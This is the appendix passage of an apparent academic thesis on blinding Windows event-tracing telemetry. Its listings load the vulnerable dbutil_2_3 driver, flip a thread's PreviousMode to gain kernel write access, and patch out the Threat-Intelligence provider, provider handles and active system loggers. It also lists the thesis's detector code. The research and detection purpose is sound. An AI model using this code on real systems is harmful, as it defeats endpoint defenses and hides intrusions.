        Logger::Info("Successfully created service!");
}
else if (!h_service) {
    Logger::Error("Service already exists but failed to open!");
    CloseServiceHandle(schSCManager);
    return false;
}
else
    Logger::Info("Service already exists, opened successfully.");

//Start the service
if (!StartService(h_service, 0, NULL)) {
        Logger::ErrorHex("StartService failed", GetLastError());
        CloseServiceHandle(h_service);
        CloseServiceHandle(schSCManager);
        return false;
}
```

Figure A.1: Setting up and starting the dbutil_2_3 service

```
bool Driver::EnableKernelMode()
{
    //Open driver device
    _drvHandle = CreateFileA(
                    ("\\\\.\\" + driverServiceName).c_str(),
                    GENERIC_READ | GENERIC_WRITE, 0, NULL,
                    OPEN_EXISTING, 0, NULL);
    if (_drvHandle == INVALID_HANDLE_VALUE) {
        Logger::Error("Opening driver device failed: "
                + std::to_string(GetLastError()));
        return false;
    }

    //Get PreviousMode pointer
    auto kthread = GetKTHREADPointer();
    auto prevModeOffset = kthread;
    if (Utils::GetWindowsVersion().dwBuildNumber ==
        WINDOWS_VERSION::Windows7_SP1)
            prevModeOffset += 502;
    else
            prevModeOffset += 562;

    //Prepare payload structure to overwrite KTHREAD data
    DWORD bytesReturned = 0;
    char OutBuffer[32];
    unsigned __int64 InBuffer[4];
    InBuffer[0] = 0x4141414142424242i64;
    InBuffer[1] = prevModeOffset;
    InBuffer[2] = 0i64; //Setting mode to 0x00 (kernel mode)
    InBuffer[3] = 0i64;

    Logger::InfoHex("Found KTHREAD at ", kthread);
    Logger::InfoHex("Patching PreviousMode at ", prevModeOffset);
    return DeviceIoControl(_drvHandle, IOCTL_VIRTUAL_WRITE,
                InBuffer, 32, OutBuffer, 32, &bytesReturned, NULL);
}
```

Figure A.2: Enabling kernel write access by modifying the PreviousMode field using a vulnerable driver

```
//Get address of _ETW_REG_ENTRY
ULONG bytesWritten = 0;
DWORD64 pEtwRegEntry = 0;
if (_fNtWriteVirtualMemory((HANDLE)RTL_CURRENT_PROCESS,
    &pEtwRegEntry, (PVOID)pEtwThreatIntProvRegHandle, 8,
    &bytesWritten)) {
    Logger::Error("Unable to find address of _ETW_REG_ENTRY!");
    return false;
}
Logger::InfoHex("_ETW_REG_ENTRY:", pEtwRegEntry);

//Get address of _ETW_GUID_ENTRY
auto guidEntryAddr = (PVOID)(pEtwRegEntry + 0x20);
DWORD64 pEtwGuidEntry = 0;
if (_fNtWriteVirtualMemory((HANDLE)RTL_CURRENT_PROCESS,
    &pEtwGuidEntry, guidEntryAddr, 8, &bytesWritten)) {
        Logger::Error("Unable to find address of _ETW_GUID_ENTRY!");
        return false;
}
Logger::InfoHex("_ETW_GUID_ENTRY:", pEtwGuidEntry);

//Get address of _TRACE_ENABLE_INFO
auto pProviderEnableInfo = pEtwGuidEntry + 0x60;
Logger::InfoHex("_TRACE_ENABLE_INFO", pProviderEnableInfo);

//Set _TRACE_ENABLE_INFO to 0 (disable)
DWORD valueZero = 0x00;
if (enablePatching && _fNtWriteVirtualMemory(
    (HANDLE)RTL_CURRENT_PROCESS, (PVOID)pProviderEnableInfo,
    &valueZero, 4, &bytesWritten)) {
        Logger::Error("Failed to patch _TRACE_ENABLE_INFO!");
        return false;
}
```

Figure A.3: Disabling the Microsoft-Windows-Threat-Intelligence provider

```
//Get ETW provider handles
if (!GetProviderHandles()){
    Logger::Error("Failed to get ETW provider handles!");
    return false;
}

bool result = false;
size_t u32Count = ETW_HANDLES_SIZE;
auto constZero = 0i64;
unsigned long bytesWritten = 0;

//Patch all found handles to zeroes
for (size_t i = 0; i < ETW_HANDLES_SIZE; ++i) {
    if (_etwRegHandles[i]) {
        Logger::InfoHex("Patching ", _etwRegHandles[i]);
        if (enablePatching) {
            if (!_fNtWriteVirtualMemory(GetCurrentProcess(),
                (PVOID)_etwRegHandles[i], &constZero, 8i64,
                &bytesWritten))
                    result = true;
            else
                Logger::Error("Error: ETW patch failed"
                              + std::to_string(GetLastError()));
        }
    }
}
```

Figure A.4: Disabling kernel provider callbacks

```
//Get ETWP host silo state
if (!GetETWPHostSiloState(&SystemTraceControlGuid,
    &pEtwpHostSiloState)) {
        Logger::Error("Failed to get ETW provider handles!");
        return false;
}

//Get HostSiloState address
if (_fNtWriteVirtualMemory((HANDLE)RTL_CURRENT_PROCESS,
    &etwpHostSiloState, (PVOID)pEtwpHostSiloState, 8, &size)) {
        Logger::Error("Failed to get HostSiloState address"
                                + std::to_string(GetLastError()));
        return false;
}
Logger::InfoHex("ETWPHostSiloState", etwpHostSiloState);

//Get EtwpActiveSystemLoggers offset
auto bitfieldOffset = GetEtwpActiveSystemLoggersOffset();
char* target = (char*)(etwpHostSiloState + bitfieldOffset);
Logger::InfoHex("Patching EtwpActiveSystemLoggers", (DWORD64)target);

//Patch bitfield with zeroes
if (enablePatching && _fNtWriteVirtualMemory(
    (HANDLE)RTL_CURRENT_PROCESS, (PVOID)target, &pZero, 4, &size)) {
        Logger::Error("Failed to patch EtwpActiveSystemLoggers"
                                + std::to_string(GetLastError()));
        return false;
}
```

Figure A.5: Disabling active system loggers

Appendix B

Acronyms

ADK Assesment and Deployment Kit.

AMSI Antimalware Scan Interface.

BYOVD Bring Your Own Vulnerable Driver.

C&C Command and Control.

CLR Common Language Runtime.

DSE Driver Signature Enforcement.

EDR Endpoint Detection and Response.

GUID Globally Unique Identifier.

IO Input and Output.

IOCTL Device Input and Output Control.

IRP I/O Request Packet.

KPP Kernel Patch Protection.

PE Portable Executable.

PEB Process Environment Block.

PoC Proof of Concept.

PPL Protected Process Light.

RAT Remote Access Trojan.

TEB Thread Environment Block.

WMI Windows Management Instrumentation.

Appendix C

Contents of the attached archive

```
readme.txt ............................ description of contents
code .......................... code developed as part of this thesis
  etw-blind ............. proof of concept implementing discussed attacks
  detect-usermode ...................................... user-mode detector
  detect-kernelmode .................................. kernel-mode detector
    detect-driver ........................... kernel-mode driver component
    detect-companion ............................. driver companion app
thesis ................................................... this thesis
  thesis.pdf ..................................... thesis in PDF format
  src ............................................ thesis source code
```